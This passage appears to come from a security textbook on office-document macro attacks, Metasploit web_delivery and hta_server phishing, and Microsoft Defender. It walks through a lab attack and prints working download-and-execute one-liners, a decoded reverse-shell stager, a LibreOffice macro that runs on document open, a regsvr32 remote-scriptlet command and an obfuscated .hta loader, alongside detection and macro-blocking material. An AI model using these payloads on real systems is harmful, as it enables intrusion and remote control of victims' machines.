   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network inter
                                       face to listen on. This must be
                                        an address on the local machin
                                       e or 0.0.0.0 to listen on all a
                                       ddresses.
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming conn
                                       ections
   SSLCert                   no        Path to a custom SSL certificat
                                       e (default is randomly generate
                                       d)
   URIPATH  bob              no        The URI to use for this exploit
                                        (default is random)


Payload options (python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.16.236.98    yes       The listen address (an interface
                                     may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Python

View the full module info with the info, or info -d command.
```

The URI variable is set so that the module can be re-run if it dies or is stopped waiting for target(s) to run the malware.

Start the malware as a background job as follows:

```
msf6 exploit(multi/script/web_delivery) > exploit -j
```

```
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.
[*] [2024.06.09-13:40:06] Started reverse TCP handler on
172.16.236.98:4444
[*] [2024.06.09-13:40:06] Using URL: http://172.16.236.98:8080/bob
[*] [2024.06.09-13:40:06] Server started.
[*] [2024.06.09-13:40:06] Run the following command on the target
machine:
python -c "import sys;import ssl;u=__import__('urllib'+{2:'',3:'.request
'}[sys.version_info[0]],fromlist=('urlopen',));r=u.urlopen('http://172.1
6.236.98:8080/bob', context=ssl._create_unverified_context());exec(r.rea
d());"

msf6 exploit(multi/script/web_delivery) > jobs -v

Jobs
====

  Id  Name     Payload  Payload  URIPATH  Start Tim  Handler   Persist
                         opts              e          opts
  --  ----     -------  -------  -------  ---------  --------  -------
  1   Exploit  python/  tcp://1  /bob     2024-06-0            false
      : multi  meterpr  72.16.2           9 13:40:0
      /script  eter/re  36.98:4           6 -0400
      /web_de  verse_t  444
      livery   cp
```

### *1.7.2.3.1. Examining the Python Code*

The command that is to be run on the target calls `python` to run code (specified by the `-c` flag); that code can be re-formatted as follows:

```
import sys
import ssl

u = __import__(
    "urllib" + {2: "", 3: ".request"}[sys.version_info[0]],
    fromlist=("urlopen",),
)
r = u.urlopen(
    "http://172.16.236.98:8080/bob",
    context=ssl._create_unverified_context(),
)
exec(r.read())
```

*Code Listing 5: Python Code Created by* `exploit/multi/misc/openoffice_document_macro`

There are two broad versions of Python- Python 2 and Python 3. These are mostly compatible, but there are enough changes between the versions that code written for Python 2 usually needs to be modified before it can be used in Python 3. The final release of Python 2 was Python 2.7.18 which was released in April 2020, while Python 3 is current.

Most, but not all, users have migrated to use Python 3 as their default; this is the case for Ubuntu 22.04, which includes Python 3 by default, but does not include Python 2.

The first issue then, is that Metasploit command calls for the user to run the command `python`, however that command does not exist on Ubuntu. To run Python 3, a user on a default Ubuntu 22.04 system runs `python3`:

```
zathras@Ubuntu:~$ which python
zathras@Ubuntu:~$ which python2
zathras@Ubuntu:~$ which python3
/usr/bin/python3
```

Examining the Python code produced by the module, the first two lines import the `sys` and the `ssl` modules. The third line imports a module as well, but the module name depends on the Python version. Since the target only supports Python 3, that code can be simplified; further, since the only place the `sys` module is used is in the third import call to determine the Python version, that import can be removed. In this example, the connection back to the server is made via HTTP, so there is no need to worry about the SSL context; since this is the only place the `ssl` module is used, that line can also be removed.

The code that is to be executed on the target can be simplified as follows:

```
python3 -c "u=__import__('urllib.request',fromlist=('urlopen',));r=u.url
open('http://172.16.236.98:8080/bob');exec(r.read());"
```

*Code Listing 6: Simplified Python Code*

This code gets content from a remote URL (`http://172.16.236.98:8080/bob` in this example) and executes the result as Python code.

The code sent by the attacker's system in response can also be downloaded and shown on the screen with a `wget` command as follows:

```
zathras@Ubuntu:~$ wget 'http://172.16.236.98:8080/bob' -qO-
exec(__import__('zlib').decompress(__import__('base64').b64decode(__impo
rt__('codecs').getencoder('utf-8')('eNo9UE1LxDAQPTe/IrckGMO21qqLFUQ8iIjg
elsWaZNRQ9M0JFmtiv/dhizOYYY38+bNhx7d5CMOkxwg8m+je953AZqah+j3MvKoR0Cvk8cz
1hb7zr4BLVdsjYrovxZfhDY3ixxoxQ9483hz/7J5frq9fmCJJ+RkLchIKSnPKlE2ojppxMU5
4fViLHF6D92ACpgluJjE03QRDICjpwyZNi8l9tZ1cqDk6o7wIDzID7oIbFc7pNoDNgx9vmsD
2IClil2aRU4d/VePc5ohmEHSdLdQIKfReQiB5heIvqlTUkFi8h8SyDr8MvQHJahfOw==')[0
]))
```

This is like the PowerShell code, in that this is Base64 encoded and executed. One quick way to see the content is to replace the outermost `exec` command with a `print` statement, which results in the following:

```
zathras@Ubuntu:~$ python3 -c "print(__import__('zlib').decompress(__impo
rt__('base64').b64decode(__import__('codecs').getencoder('utf-8')('eNo9U
E1LxDAQPTe/IrckGMO21qqLFUQ8iIjgelsWaZNRQ9M0JFmtiv/dhizOYYY38+bNhx7d5CMOk
```

```
xwg8m+je953AZqah+j3MvKoR0Cvk8cz1hb7zr4BLVdsjYrovxZfhDY3ixxoxQ9483hz/7J5f
rq9fmCJJ+RkLchIKSnPKlE2ojppxMU54fViLHF6D92ACpgluJjE03QRDICjpwyZNi8l9tZ1c
qDk6o7wIDzID7oIbFc7pNoDNgx9vmsD2IClil2aRU4d/VePc5ohmEHSdLdQIKfReQiB5heIv
qlTUkFi8h8SyDr8MvQHJahfOw==')[0])))"
b"import socket,zlib,base64,struct,time\nfor x in
range(10):\n\ttry:\n\t\ts=socket.socket(2,socket.SOCK_STREAM)\n\t\ts.con
nect(('172.16.236.98',4444))\n\t\tbreak\n\texcept:\n\t\ttime.sleep(5)\nl
=struct.unpack('>I',s.recv(4))[0]\nd=s.recv(l)\nwhile
len(d)<l:\n\td+=s.recv(l-
len(d))\nexec(zlib.decompress(base64.b64decode(d)),{'s':s})\n"
```

The resulting Python code can be reformatted as follows

```
import socket, zlib, base64, struct, time

for x in range(10):
    try:
        s = socket.socket(2, socket.SOCK_STREAM)
        s.connect(('172.16.236.98',4444))
        break
    except:
        time.sleep(5)
l = struct.unpack(">I", s.recv(4))[0]
d = s.recv(l)
while len(d) < l:
    d += s.recv(l - len(d))
exec(zlib.decompress(base64.b64decode(d)), {"s": s})
```

*Code Listing 7: Python Code Returned by* `exploit/multi/misc/openoffice_document_macro`

This is the code that Python Meterpreter uses to communicate with the handler.

#### *1.7.2.3.2. Python Meterpreter on Linux*

Returning to the simplified Python code (Code Listing 6), suppose that the following is executed on the Ubuntu target:

```
zathras@Ubuntu:~$ python3 -c "u=__import__('urllib.request',fromlist=('u
rlopen',));r=u.urlopen('http://172.16.236.98:8080/bob');exec(r.read());"
```

Provided the handler started with `exploit/multi/script/web_delivery` is running then the attacker will obtain a Python Meterpreter shell.

```
msf6 exploit(multi/script/web_delivery) >
[*] [2024.06.09-14:48:36] 172.31.0.11      web_delivery - Delivering
Payload (436 bytes)
[*] [2024.06.09-14:48:37] Sending stage (24772 bytes) to 172.31.0.11
[*] Meterpreter session 1 opened (172.16.236.98:4444 ->
172.31.0.11:46196) at 2024-06-09 14:48:38 -0400
```

The attacker can interact with the new Python Meterpreter shell on the Linux target in much the same way as a Windows Meterpreter (Section 1.4) or Linux Meterpreter (Section 1.6.4.2).

```
msf6 exploit(multi/script/web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: zathras
meterpreter > sysinfo
Computer        : Ubuntu
OS              : Linux 5.15.0-25-generic #25-Ubuntu SMP Wed Mar 30
15:54:22 UTC 2022
Architecture    : x64
System Language : en_US
Meterpreter     : python/linux
meterpreter > getpid
Current pid: 59087
```

Meterpreter commands that run on Linux generally run on Python Meterpreter on Linux. One exception is the Linux Meterpreter command `netstat` that does not (yet) have a Python Meterpreter equivalent. On the other hand, it is possible to use the existing Linux `ss` command on the target through a Meterpreter execute command

```
meterpreter > execute -i -f "ss" -a "-nlpt"
Process 60131 created.
Channel 12 created.
State  Recv-Q Send-Q Local Address:Port Peer Address:PortProcess
LISTEN 0      4096   127.0.0.53%lo:53        0.0.0.0:*
LISTEN 0      128          0.0.0.0:22        0.0.0.0:*
LISTEN 0      128        127.0.0.1:631       0.0.0.0:*
LISTEN 0      128             [::]:22           [::]:*
LISTEN 0      128            [::1]:631          [::]:*
[-] core_channel_interact: Operation failed: Unknown error
```

### *1.7.2.3.3. Detecting Python Meterpreter on Linux*

Python Meterpreter on Linux runs as a stand-alone process that can be detected by a defender. The Python Meterpreter in the example was seen to be running with PID 59087. A defender on the target can look for this process:

```
zathras@Ubuntu:~$ ps u 59087
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME
COMMAND
zathras    59087  0.0  1.1 202420 23016 ?        Ss   14:48   0:04 pytho
```

The details of this process can be read from the `/proc` directory:

```
zathras@Ubuntu:~$ ls -al /proc/59087/exe
lrwxrwxrwx 1 zathras zathras 0 Jun  9 16:36 /proc/59087/exe ->
/usr/bin/python3.10
```

```
zathras@Ubuntu:~$ cat -v /proc/59087/cmdline
python3^@-c^@u=__import__('urllib.request',fromlist=('urlopen',));r=u.ur
lopen('http://172.16.236.98:8080/bob');exec(r.read());^@
```

The command line for Python is almost Code Listing 6 that was run to start the Python Meterpreter shell, except that special characters have been escaped.

### *1.7.2.3.4. Adding Python Malware to LibreOffice Calc*

The process to create the malicious macro is much the same as it was for LibreOffice Impress. Create a LibreOffice Calc document and add content as appropriate for social engineering.[63] In this example, the malware will be contained in the document malware.ods. From that document, navigate Tools -> Macros -> Organize Macros -> Basic. Create a new macro for the document (malware.ods); the macro should not be created in "My Macros" or in "Application Macros" as those are for the user or the system, not for the document. This is essentially the same process used in Figure 11.

Edit the newly created macro and add content to the Main function to match the malware developed in Section 1.7.2.3.1. The result looks like Figure 12, but where the function has the following content:

```
Sub Main

Shell("python3 -c ""u=__import__('urllib.request',fromlist=('urlopen',))
;r=u.urlopen('http://172.16.236.98:8080/bob');exec(r.read());""")

End Sub
```

*Code Listing 8: Malicious Macro for LibreOffice Calc*

Leave the Macro editor and return to main document. Navigate Tools -> Macros -> Organize Macros -> Basic. Choose the macro just selected, then the function Main, and select Assign. From the Customize menu, choose the Events tab, and assign the macro to the Open Document event as was done in Figure 13.

Save the LibreOffice Calc document.

In a true engagement, the resulting malware would be sent to the target via social engineering. In testing, one way to move the malware to a Linux target is via SSH.[64] Provided the Kali system is running its SSH server, then connect from the target to the Kali system and copy the file to the target with `rsync` as follows:

```
zathras@Ubuntu:~$ rsync zathras@172.16.236.98:/home/zathras/Documents/ma
lware.ods ~/Documents/malware.ods
zathras@172.16.236.98's password: password1!
```

Once the malware is opened on the target, a new shell is obtained.

[63] LibreOffice Calc is installed on Kali with `sudo apt install libreoffice-calc`, in the same fashion that LibreOffice Impress was installed in Section 1.7.2.2

[64] SSH servers are covered in detail in Section XXX

```
[*] [2024.06.09-18:13:12] 172.31.0.11      web_delivery - Delivering
Payload (436 bytes)
[*] [2024.06.09-18:13:12] Sending stage (24768 bytes) to 172.31.0.11
[*] Meterpreter session 1 opened (172.16.236.98:4444 ->
172.31.0.11:46204) at 2024-06-09 18:13:14 -0400

msf6 exploit(multi/script/web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : Ubuntu
OS              : Linux 5.15.0-25-generic #25-Ubuntu SMP Wed Mar 30
15:54:22 UTC 2022
Architecture    : x64
System Language : en_US
Meterpreter     :
```

#### 1.7.2.4. Other Web Delivery Script Targets

The module `exploit/multi/script/web_delivery` provides several other exploit targets besides PowerShell and Python.

```
msf6 exploit(multi/script/web_delivery) > show targets

Exploit targets:
================

    Id  Name
    --  ----
=>  0   Python
    1   PHP
    2   PSH
    3   Regsvr32
    4   pubprn
    5   SyncAppvPublishingServer
    6   PSH (Binary)
    7   Linux
    8   Mac OS X
```

On Windows systems, `regsvr32` is a tool that can be used to register .dll files with the registry.[65] The `Regsvr32` target can be used against Windows systems, however Microsoft Defender Antivirus generally blocks exploit attempts. The module itself is configured in the now usual fashion.

```
msf6 exploit(multi/script/web_delivery) > set target 3
target => 3
```

[65] https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/regsvr32

```
msf6 exploit(multi/script/web_delivery) > set uripath bob
uripath => bob
msf6 exploit(multi/script/web_delivery) > set payload
windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set lhost 172.16.236.98
lhost => 172.16.236.98
msf6 exploit(multi/script/web_delivery) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] [2024.06.09-20:07:12] Started reverse TCP handler on
172.16.236.98:4444
[*] [2024.06.09-20:07:12] Using URL: http://172.16.236.98:8080/bob
[*] [2024.06.09-20:07:12] Server started.
[*] [2024.06.09-20:07:12] Run the following command on the target
machine:
regsvr32 /s /n /u /i:http://172.16.236.98:8080/bob.sct scrobj.dll
```

Provided the given command is executed on a Windows system that is not running Windows Defender Antivirus, then the attacker will receive a shell. This command can be incorporated into LibreOffice or Apache OpenOffice documents in the same fashion as was done in Section 1.7.2.2 and Section 1.7.2.3.4.

The `PSH (Binary)` target is like the regular PowerShell target, but it reaches to the attacker server, downloads a file, saves it to the disk, then executes it.

The `PHP` target is most useful when attacking web servers that are using PHP.[66]

The `pubprn` and `SyncAppvPublishingServer` targets only work on older systems. The script `C:\Windows\System32\Printing_Admin_Scripts\en-us\pubprn.vbs` is a Visual Basic script that is meant to configure printers. On Windows systems prior to Windows 10 it could be used to execute a scriptlet file (.sct) from a remote server, and so could be leveraged to deliver malware. The file `C:\Windows\System32\SyncAppvPublishingServer.exe` could also be used to load and run remote PowerShell scripts for Windows 10 up through Windows 10-1709.

## 1.7.3. Microsoft Office

Microsoft Office is the dominant provider of office software and so it is targeted more often than tools like LibreOffice and Apache OpenOffice.

### 1.7.3.1. Macro Attacks Against Microsoft Office

Microsoft Office can be attacked with macros in much the same fashion as LibreOffice and Apache OpenOffice. Metasploit includes the module

[66] PHP is covered in detail in Chapter XXX.

`exploit/multi/fileformat/office_word_execution` that can be used to create a Microsoft Word document containing a malicious macro.[67]

```
msf6 > use exploit/multi/fileformat/office_word_macro
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(multi/fileformat/office_word_macro) > info

       Name: Microsoft Office Word Malicious Macro Execution
     Module: exploit/multi/fileformat/office_word_macro
   Platform:
       Arch:
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2012-01-10

Provided by:
  sinn3r <sinn3r@metasploit.com>

Available targets:
      Id  Name
      --  ----
  =>  0   Microsoft Office Word on Windows
      1   Microsoft Office Word on Mac OS X (Python)

Check supported:
  No

Basic options:
  Name            Current Setting  Required  Description
  ----            ---------------  --------  -----------
  CUSTOMTEMPLATE                   no        A docx file that will be
                                             used as a template to bui
                                             ld the exploit
  FILENAME        msf.docm         yes       The Office document macro
                                              file (docm)

Payload information:

Description:
  This module injects a malicious macro into a Microsoft Office Word
document (docx). The
  comments field in the metadata is injected with a Base64 encoded
payload, which will be
```

[67] https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/exploit/multi/fileformat/office_word_macro.md

```
  decoded by the macro and execute as a Windows executable.

  For a successful attack, the victim is required to manually enable
macro execution.

References:
  https://en.wikipedia.org/wiki/Macro_virus

View the full module info with the info -d command.
```

For this attack to succeed, macros need to be enabled in the document, and antivirus needs to be disabled. The macros that are used in the attack can be viewed by a defender in Microsoft Word that has opened the document by navigating View -> Macros -> View Macros and selecting the macro, named AutoOpen, then selecting Edit (Figure 14).




*Figure 14: Viewing the Microsoft Word Macro from* `exploit/multi/fileformat/office_word_execution`

The `AutoOpen()` function in the macro looks through the document properties for the *Comments* property. It takes a substring from *Comments*, then Base64 decodes it. The result is

stored as a file in the file system in a temporary folder, usually in `C:\Users\<user>\AppData\Local\Temp`. The result is then executed with the Windows scripting engine. The comments property in a Word document can be examined by a user who opens the document, then navigates File -> Info.

#### 1.7.3.2. Blocking Macros in Microsoft Office

Because macros can be used to deliver malware, it is important for a defender to know how to manage and disable macros in office documents. Microsoft explains the process Windows and Office use to enable or disable macros in documents at https://learn.microsoft.com/en-us/DeployOffice/security/internet-macros-blocked.

Consider a downloaded Microsoft Office document; Windows generally marks downloaded files with the Mark of the Web.[68] Files with the Mark of the Web retain the location from which the file was downloaded. If the file is from a site considered to be a Trusted Location, then macros will be enabled. If not, then the evaluation process continues.

Office files downloaded not from a trusted location have the digital signature of the macro checked. If the macro has a digital signature and if Windows includes a corresponding Trusted Publisher certificate, then macros will be enabled. If not, the evaluation process continues.

At this stage, Windows Group Policy and administrative policies are checked.[69] If a policy is set to block macros, then they are blocked, and the user is notified with the trust bar. The user can then enable the macros for this document from the bar, and mark the document trusted. If the policy to block macros is disabled, then the macros are enabled. If the policy values are unset, then the evaluation process continues.

If the document has been trusted, then macros are enabled. If not, then as a final step Microsoft displays a trust bar explaining the risk to opening the macros in the document; if these are accepted then the document is marked as trusted, and the macros run.

### 1.7.4. Other Office Document Attacks

Because defenders work hard to block untrusted macros, attackers find value in approaches that allow them to bypass these restrictions and execute code from within an office document. As this behavior is not intended, these are generally patched, and the attack considered an exploit.

One such approach is the LibreOffice Macro Python Code Execution attack, reported as CVE-2019-9851.[70] Versions of LibreOffice up through 6.2.6 included sample Python macros that were vulnerable to code execution. This was incorporated in Metasploit via the module `multi/fileformat/libreoffice_logo_exec`.[71] When run, this module creates a LibreOffice Writer document that can execute a payload. This was patched in 2019, but older systems including Ubuntu 18.04, 18.10, and 19.04 along with OpenSuSE 15.0 and 15.1 were vulnerable.

---

[68] The Mark of the Web (MOTW) is discussed in detail later in Section XXX

[69] Windows Group Policy and administrative policies are discussed later in Section XXX

[70] https://nvd.nist.gov/vuln/detail/CVE-2019-9851

[71] https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/exploit/multi/fileformat/libreoffice_logo_exec.md

The natural target is, of course, Microsoft Office. One recent attack was reported as CVE-2021-40444.[72] This is a vulnerability in Windows that could be exploited by a Microsoft Office document with a malicious ActiveX control. A Metasploit module `exploit/windows/fileformat/word_mshtml_rce` exists to exploit the vulnerability; it creates a malicious Microsoft Word document that when opened results in the payload being executed.[73]

Another attack was reported as CVE-2022-30190, popularly called 'Follina'.[74] This was a vulnerability in the Microsoft Support Diagnostic Tool that allowed Microsoft Office documents to execute code. The corresponding Metasploit module to exploit the vulnerability is `exploit/windows/fileformat/word_msdtjs_rce`.[75] This also creates a malicious document- either a Microsoft Office .docx file or a rich text format .rtf file. When the document is loaded, the malicious code is executed.

## 1.7.5. Phishing with URLs

The output from the module `exploit/multi/script/web_delivery` can be used for more than just adding the code to a document macro. So long as the user executes the provided code, the exploit will run. For example, these can be sent to a target via email, or through a post on a social media site. However, one limitation of the module is that the commands that need to be executed are generally complex- which is why they work better as macros in a document than as a request by the attacker to run.

One Metasploit module that is better suited to phishing attacks that are not document macro attacks is the module `exploit/windows/misc/hta_server`. When this module is run, it hosts an HTML Application- an .hta file. If a Windows user visits the site, then the payload may be executed.

The module has two targets- 32-bit PowerShell and 64-bit PowerShell. As an example, to use the 64-bit PowerShell target with 64-bit Windows Meterpreter as the payload and a constant URI, the attacker can run the following commands:

```
msf6 > use exploit/windows/misc/hta_server
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/misc/hta_server) > show targets

Exploit targets:
=================

    Id  Name
    --  ----
```

[72] https://nvd.nist.gov/vuln/detail/CVE-2021-40444
[73] https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/exploit/windows/fileformat/word_mshtml_rce.md
[74] https://nvd.nist.gov/vuln/detail/CVE-2022-30190. See also https://msrc.microsoft.com/blog/2022/05/guidance-for-cve-2022-30190-microsoft-support-diagnostic-tool-vulnerability/
[75] https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/exploit/windows/fileformat/word_msdtjs_rce.md

```
=>  0   Powershell x86
    1   Powershell x64


msf6 exploit(windows/misc/hta_server) > set target 1
target => 1
msf6 exploit(windows/misc/hta_server) > set payload
windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/misc/hta_server) > set lhost 172.16.236.98
lhost => 172.16.236.98
msf6 exploit(windows/misc/hta_server) > set uripath bob.hta
uripath => bob
msf6 exploit(windows/misc/hta_server) > options

Module options (exploit/windows/misc/hta_server):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network inter
                                       face to listen on. This must be
                                        an address on the local machin
                                       e or 0.0.0.0 to listen on all a
                                       ddresses.
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming conn
                                       ections
   SSLCert                   no        Path to a custom SSL certificat
                                       e (default is randomly generate
                                       d)
   URIPATH  bob.hta          no        The URI to use for this exploit
                                        (default is random)


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '',
                                        seh, thread, process, none)
   LHOST     172.16.236.98    yes       The listen address (an interfa
                                       ce may be specified)
   LPORT     4444             yes       The listen port


Exploit target:
```

```
   Id  Name
   --  ----
   1   Powershell x64


View the full module info with the info, or info -d command.

msf6 exploit(windows/misc/hta_server) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/misc/hta_server) >
[*] [2024.06.09-22:37:16] Started reverse TCP handler on
172.16.236.98:4444
[*] [2024.06.09-22:37:16] Using URL: http://172.16.236.98:8080/bob.hta
[*] [2024.06.09-22:37:16] Server started.
```

With the module running as a background job, suppose that the attacker then sends the URL to the target- perhaps in an email message, perhaps as part of a document, or perhaps on a web site. Suppose also that a user running a Windows system clicks on the resulting URL. What happens next varies considerably with the system; older versions are more vulnerable than modern systems.

As an initial example, suppose that the target is running the older Windows 10-1803 from 2018. If the URL is opened in the Microsoft Edge of that time, the user will be given the option to run or save the .hta file. If the file is run, then that version of Windows 10 and Edge presents a dialog box to the user (Figure 15)




*Figure 15: Windows 10-1803 Presenting a Warning Before Running an .hta File*

If the user decides to run the file, then a shell is presented to the attacker:

```
[*] [2024.06.12-21:05:10] 172.31.0.5       hta_server - Delivering
Payload
[*] [2024.06.12-21:05:32] Sending stage (201798 bytes) to 172.31.0.5
```

```
[*] Meterpreter session 1 opened (172.16.236.98:4444 ->
172.31.0.5:49882) at 2024-06-12 21:05:33 -0400
```

Firefox versions from that time, like Firefox 58, behave similarly, but with a different warning dialog box.

Later versions of Windows 10 behave differently. For example, if a user uses the default version of Microsoft Edge from Windows 10-22H2, then they will not be given the option to run the .hta file from the browser and attempts to even download the file are blocked by default (Figure 16).




*Figure 16: Windows 10-22H2 Blocking an .hta File Download*

Firefox versions of the time, like Firefox 91.5, allow the .hta file to be downloaded and run. On the other hand, Microsoft Defender Antivirus will block the running .hta file, and a shell is delivered to the attacker only if the antivirus is disabled.

Windows 11 behaves similarly- Edge blocks attempts to download the file, and if the .hta file is downloaded in Firefox, then running it is stopped by antivirus.

The .hta file produced by Metasploit can be downloaded and examined. Like other Metasploit hosted malware, it is polymorphic and has different content each time it is run. Here is an example:

```
┌──(zathras㉿kali)-[~]
└─$ wget http://172.16.236.98:8080/bob.hta -q -O-
<script language="VBScript">
  window.moveTo -4000, -4000
  Set uFd = CreateObject("Wscript.Shell")
  Set lNMupZzI = CreateObject("Scripting.FileSystemObject")
  For each path in
Split(uFd.ExpandEnvironmentStrings("%PSModulePath%"),";")
    If lNMupZzI.FileExists(path + "\..\powershell.exe") Then
      uFd.Run "powershell.exe -nop -w hidden -e
aQBmACgAWwBJAG4AdABQAHQAcgBdADoAOgBTAGkAegBlACAALQBlAHEAIAA0ACkAewAkAGIA
PQAkAGUAbgB2ADoAdwBpAG4A

… Output Deleted …

ZQBtAC4ARABpAGEAZwBuAG8AcwB0AGkAYwBzAC4AUAByAG8AYwBlAHMAcwBdADoAOgBTAHQA
YQByAHQAKAAkAHMAKQA7AA==",0
      Exit For
    End If
  Next
  window.close()
```

```
</script>
```

This is VBScript that calls PowerShell to run a Base64 encoded script.[76] The Base64 encoded PowerShell is also obfuscated and polymorphic.

# 1.8. Anti-Virus[77]

The presence or absence of an antivirus solution has been seen to make a significant difference in whether the attacks of this chapter succeeded. There are several antivirus products available for Windows from a variety of companies and providers. The Microsoft tool is currently called Microsoft Defender Antivirus; in the past this was called Windows Defender.

## 1.8.1. Components and Features of Microsoft Defender Antivirus

Microsoft Defender Antivirus has several components, including real-time protection, cloud-delivered protection, automatic sample submission, and tamper protection.

The real-time protection feature scans files and processes as they run. Historically, antivirus tools would run occasional scans looking through the files on the system for malware. Modern tools now also monitor system activity as it runs to identify threats.

Microsoft Defender Antivirus retains the option to scan the files on the system. One option is to run a quick scan, which looks for threats in common file locations, as well as running processes. A full scan checks all the files that are on the device. Custom scans can be launched to scan files chosen by the defender. Some malware is designed to be difficult to remove while the system is running. Microsoft Defender Antivirus allows a user to perform an offline scan, which requires a system reboot.

Microsoft Defender Antivirus can be controlled by a user in several places, including the Windows Security app, through PowerShell, and through Group Policy.

